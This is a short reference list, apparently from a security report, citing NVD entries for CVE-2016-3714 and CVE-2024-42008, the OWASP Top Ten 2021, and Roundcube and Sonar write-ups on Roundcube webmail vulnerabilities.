NIST (2016) *CVE-2016-3714 Detail*. National Vulnerability Database. Available at: https://nvd.nist.gov/vuln/detail/CVE-2016-3714 (Accessed: 16 April 2026)

NIST (2024) *CVE-2024-42008 Detail*. National Vulnerability Database. Available at: https://nvd.nist.gov/vuln/detail/CVE-2024-42008 (Accessed: 16 April 2026)

OWASP (2021) *OWASP Top Ten 2021*. Available at: https://owasp.org/www-project-top-ten/ (Accessed: 16 April 2026)

Roundcube (2024) *Security Updates 1.6.8 and 1.5.8*. Available at: https://roundcube.net/news/2024/08/04/security-updates-1.6.8-and-1.5.8 (Accessed: 17 April 2026)

Zeino-Mahmalat, O. (2024) *Roundcube Webmail Vulnerabilities CVE-2024-42008 and CVE-2024-42009*. Sonar Security Research. Available at: https://www.sonarsource.com/blog/government-emails-at-risk-critical-cross-site-scripting-vulnerability-in-roundcube-webmail/ (Accessed: 17 April 2026)